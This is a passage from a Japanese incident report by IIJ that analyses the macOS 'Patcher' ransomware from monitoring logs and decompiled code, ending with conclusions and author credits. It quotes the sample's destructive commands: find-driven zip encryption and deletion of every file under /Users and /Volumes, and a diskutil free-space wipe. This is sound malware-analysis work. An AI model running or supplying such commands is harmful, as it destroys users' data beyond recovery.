1492687724.45…	File Rename	logd	51	root	logd renamed file /private/var/db/uuidtext/03/6D5A0…
1492687724.54…	Process Execution	sh	682	root	sh -c /usr/sbin/kextstat executed by com.apple.Perf…
1492687724.55…	Process Execution	kextstat	682	root	/usr/sbin/kextstat executed by com.apple.Perfor...
1492687724.55…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Comp…
1492687724.56…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Comp…
1492687724.56…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Priv…
1492687724.57…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Comp…
1492687724.57…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Comp…
1492687724.58…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Comp…
1492687724.61…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Exte…
1492687724.61…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Exte…
1492687724.72…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Fram…
1492687725.34…	File Write	sharedfilelistd	308	[redacted]	sharedfilelistd wrote file /Users/[redacted]/Library/App…
1492687725.34…	File Rename	sharedfilelistd	308	[redacted]	sharedfilelistd renamed file /Users/[redacted]/Library/A…

図-19 Patcher起動時のログ

*71 アプリケーション起動時にリンクされる共有ライブラリ（dynamic linking library）。Windows環境のdllやLinux環境のsoに相当する。

同様にモニタリングログを精査してゆくことで、本検体が次のような挙動を示したことが確認できます。

1. ユーザホームディレクトリ、及びそのサブディレクトリにREADME!.txtという名称のファイルを作成(図-20)。
2. README!.txtファイルの最終更新日を2010年2月13日00時00分に設定(図-20)。
3. 外部コマンド群を用いて、ユーザディレクトリ以下のすべてのファイルについて次の処理を実施。(1)暗号化ZIP形式でアーカイブ、(2)削除、(3)最終更新日を2010年2月13日00時00分に設定(図-21)。
4. ユーザのデスクトップフォルダにREADME.txt、HOW_TO_DECRYPT.txt、DECRYPT.txtといった文字列を含むファイルを作成し、最終更新日を2010年2月13日00時00分に設定(図-22)。
5. 外部コマンド群を用いて、/Volumes以下のすべての




図-20 README!.txtファイルの作成と最終更新日の変更を示すログ

ファイルについて次の処理を実施。(1)暗号化ZIP形式でアーカイブ、(2)削除、(3)最終更新日を2010年2月13日00時00分に設定。これは、通常/Volumes以下にマウントされるTime Machineやファイルサーバ、外部ストレージなどを狙った処理と考えられます(図-23)。

Property	Value
Time	1492687740.539251000
Event	Process Execution
PID	700
User	[redacted]
Message	/usr/bin/find /Users/ -not -iname README!.txt -print -exec zip -0 -P bUFtPx2aP3BwGhVXifNj1XlDT {}.crypt { } ; -exec rm {} ; -exec touch -mt 201002130000 {}.crypt ; executed by Adobe Premiere P...
Command Line	/usr/bin/find /Users/ -not -iname README!.txt -print -exec zip -0 -P bUFtPx2aP3BwGhVXifNj1XlDT {}.crypt { } ; -exec rm {} ; -exec touch -mt 201002130000 {}.crypt ;
Argc	24
Path	/usr/bin/find
UID	501
Euid	501
Gid	20
Egid	20
Ppid	681
Parent Process	Adobe Premiere P...
Is64	1

図-21 ファイルの暗号化、オリジナルファイルの削除、最終更新日変更を示すログ

Property	Value
Time	1492687840.272898000
Event	Process Execution
PID	14281
User	[redacted]
Message	/usr/bin/find /Volumes/ -print -exec zip -0 -P Owk9pCtXH3Uqr3O61oP5QDqp {}.crypt {} ; -exec rm {} ; -exec touch -mt 201002130000 {}.crypt ; executed by Adobe Premiere P...
Command Line	/usr/bin/find /Volumes/ -print -exec zip -0 -P Owk9pCtXH3Uqr3O61oP5QDqp {}.crypt {} ; -exec rm {} ; -exec touch -mt 201002130000 {}.crypt ;
Argc	21
Path	/usr/bin/find
UID	501
Euid	501
Gid	20
Egid	20
Ppid	681
Parent Process	Adobe Premiere P...
Is64	1

図-23 /Volumes以下のファイルに対する暗号化の試みを示すログ




図-22 デスクトップへのテキストファイルの作成を示すログ

このように、monitor.appで記録した動作を精査することによって、Patcherランサムウェアの動作概要を把握することができました。一方で、表示される進捗が2/3から進まなくなった原因や、暗号化パスフレーズの共有方法[*72]などは不明です。このような疑問を解き明かすためには、静的解析を実施する必要があります。

■ 静的解析

Patcherの実行ファイルの前述5の直後を確認すると、以下のような外部コマンドを実行することで、ディスクの空きスペースをゼロで埋め、削除したファイルの復元を困難にしようとすることが分かります（図-24）。

```
/usr/bin/diskutil secureErase freespace 0 /
```

しかしながら、macOS環境における、diskutilコマンドのパスは/usr/sbinであるため、この外部コマンドは実行できません。この軽率なバグによって進捗が2/3から進まなくなっていることが分かります[*73]。なお、このコマンドが完了すると進捗表示が更新され「DONE!¥nRead the README.txt file on your Desktop!」という文字列に差し替えられるようになっています。

暗号化ZIPに用いるパスフレーズは、起動されるたびにarc4random_uniform ()によって異なる値が生成されています[*74]（図-25）。また、生成したパスフレーズを外部に送信したり、ファイルに埋め込んだりして共有する機能の存在は確認されませんでした。これは、Patcherによって暗号化されたファイルは、本稿の動的解析のようにモニタリングログを記録している場合や、プロセス終了前にメモリからパスフレーズを読みだした場合などを除いて、復号する手段がないことを意味します。

```
r15 = swift_bufferAllocate(var_148, 0x80, 0x7);
*(int128_t *)(r15 + 0x10) = intrinsic_movups(*(int128_t *)(r15 + 0x10), intrinsic_movaps(zero_extend_64(0xc), *(int128_t *)0x100005410));
*(int128_t *)(r15 + 0x20) = intrinsic_movdqu(*(int128_t *)(r15 + 0x20), intrinsic_punpcklqdq(zero_extend_64("secureErase"), zero_extend_64(0xb)));
xmm0 = intrinsic_psslldq(zero_extend_64("freespace"), 0x8);
*(int128_t *)(r15 + 0x30) = intrinsic_movdqu(*(int128_t *)(r15 + 0x30), xmm0);
*(int128_t *)(r15 + 0x40) = intrinsic_movups(*(int128_t *)(r15 + 0x40), intrinsic_movaps(xmm0, var_90));
xmm1 = intrinsic_movdqa(zero_extend_64(0xb), var_D0);
*(int128_t *)(r15 + 0x50) = intrinsic_movdqu(*(int128_t *)(r15 + 0x50), intrinsic_punpcklqdq(zero_extend_64("0"), xmm1));
*(int128_t *)(r15 + 0x60) = intrinsic_movdqu(*(int128_t *)(r15 + 0x60), intrinsic_psslldq(zero_extend_64("/"), 0x8));
*(int128_t *)(r15 + 0x70) = intrinsic_movdqu(*(int128_t *)(r15 + 0x70), xmm1);
rbx = (extension in Foundation):Swift.String._bridgeToObjectiveC () -> __ObjC.NSString("/usr/bin/diskutil", 0x11, 0x0);
swift_unknownRetain(r15);
r13 = (extension in Foundation):Swift.Array._bridgeToObjectiveC () -> __ObjC.NSArray(r15, type metadata for Swift.String);
r14 = [[var_178 launchedTaskWithLaunchPath:rbx arguments:r13] retain];
```

図-24 diskutilコマンドの実行を試みるコード

```
loc_100001d9b:
    r12 = [[NSString allocWithZone:0x0] initWithCharacters:[var_68 characterAtIndex:arc4random_uniform(var_70)] length:0x1];
    var_60 = intrinsic_movaps(var_60, 0x0);
    [r12 retain];
    rdi = r12;
    protocol witness for static Swift._ObjectiveCBridgeable._forceBridgeFromObjectiveC (rdi, var_60, type metadata for Swift.String, type metadata for Swift.String, 0x0);
    rax = 0x1;
    if (rax != 0x0) goto loc_100001ecc;
```

図-25 パスフレーズの生成にarc4random_uniform()を用いていることを示すコード

＊72 一般的なランサムウェアは、被害者が「身代金」を支払った際に提供する復号手段を攻撃者が保持しておくための仕組みを備えている。多くの場合、ランサムウェアが直接外部サーバへ送信したり、暗号化したファイルに埋め込んで被害者の手で送信させたりする。

＊73 マルウェアの不具合を指摘することは攻撃者に品質向上の機会を与えることにもなるため公開には十分な配慮が必要だが、本マルウェアの不具合については本稿執筆時点で既にESET社のブログ記事「New crypto-ransomware hits macOS」（https://www.welivesecurity.com/2017/02/22/new-crypto-ransomware-hits-macos/）やTrendmicro社のブログ記事「Ransomware Recap: Patcher Ransomware Targets MacOS」（https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/ransomware-recap-patcher-ransomware-targets-macos）などで公開されていたため、本稿で改めて紹介することによる影響は軽微であると判断した。

＊74 起動するたびに異なるパスフレーズが用いられていることは、monitor.appによる動的解析を複数回実施することによっても確認できる。

■ まとめ

本稿で紹介してきたように、Patcherは非常に低品質・低機能なランサムウェアで解析も容易です。それでも意図せず実行してしまうと、ファイルを暗号化され、復号不能になってしまうため、感染への対策としてオフラインバックアップの用意を検討しておくことが求められます。また、これまでmacOS環境を対象としたマルウェアは質の低いものが多いと報告されてきましたが[*75]、近年は量的に大幅な増加傾向にあるため[*76]、淘汰が進んでWindows環境で見られるような高度な機能を備えたマルウェアが増えてくる可能性も考慮しておく必要があるでしょう。

本稿で紹介した内容は以下sha-256のハッシュ値のMach-O検体で確認したものです。

```
c9e1fe6a32356a823f3dc36851bc8dfd5c601481c109229bd21883bffee10f5e
```

1.5 おわりに

このレポートは、IIJが対応を行ったインシデントについてまとめたものです。今回は、Struts2の脆弱性CVE-2017-5638について、monitor.appを用いたmacOSランサムウェア（Patcher）の動的解析についてまとめました。IIJでは、このレポートのようにインシデントとその対応について明らかにして公開していくことで、インターネット利用の危険な側面を伝えるように努力しています。このような側面についてご理解いただき、必要な対策を講じた上で、安全かつ安心してインターネットを利用できるように努力を継続してまいります。

執筆者：
齋藤 衛（さいとう まもる）
IIJ セキュリティ本部 本部長、セキュリティ情報統括室 室長兼務。法人向けセキュリティサービス開発などに従事の後、2001年よりIIJグループの緊急対応チームIIJSECTの代表として活動し、CSIRTの国際団体であるFIRSTに加盟。ICT-ISAC Japan、日本セキュリティオペレーション事業者協議会など、複数の団体の運営委員を務める。

根岸 征史（1.2 インシデントサマリ）
小林 直、永尾 禎啓、鈴木 博志、小林 稔、梨和 久雄、桃井 康成（1.3 インシデントサーベイ）
小林 直（1.4.1 Struts2の脆弱性CVE-2017-5638について）
梨和 久雄（1.4.2 monitor.appを用いたmacOSランサムウェア（Patcher）の動的解析）
IIJ セキュリティ本部 セキュリティ情報統括室

協力：
須賀 祐治、平松 弘行　IIJ セキュリティ本部 セキュリティ情報統括室
伊藤 良孝、今成 勇人　IIJ セキュリティ本部 セキュリティビジネス推進部 セキュリティオペレーションセンター

＊75 例えば、Synack社の研究者Patrick Wardle氏が2015年に発表した「Writing Bad @$$ Malware for OS X」（https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf）では、当時のmacOSマルウェアについて質の低いものと結論している。
＊76 McAfee社が2017年4月に発表した「McAfee Labs Threats Report April 2017」（https://www.mcafee.com/us/resources/reports/rp-quarterly-threats-mar-2017.pdf）では、2016年第4四半期に確認されたmacOS環境の新マルウェアの件数が前四半期の6倍以上の規模になっている。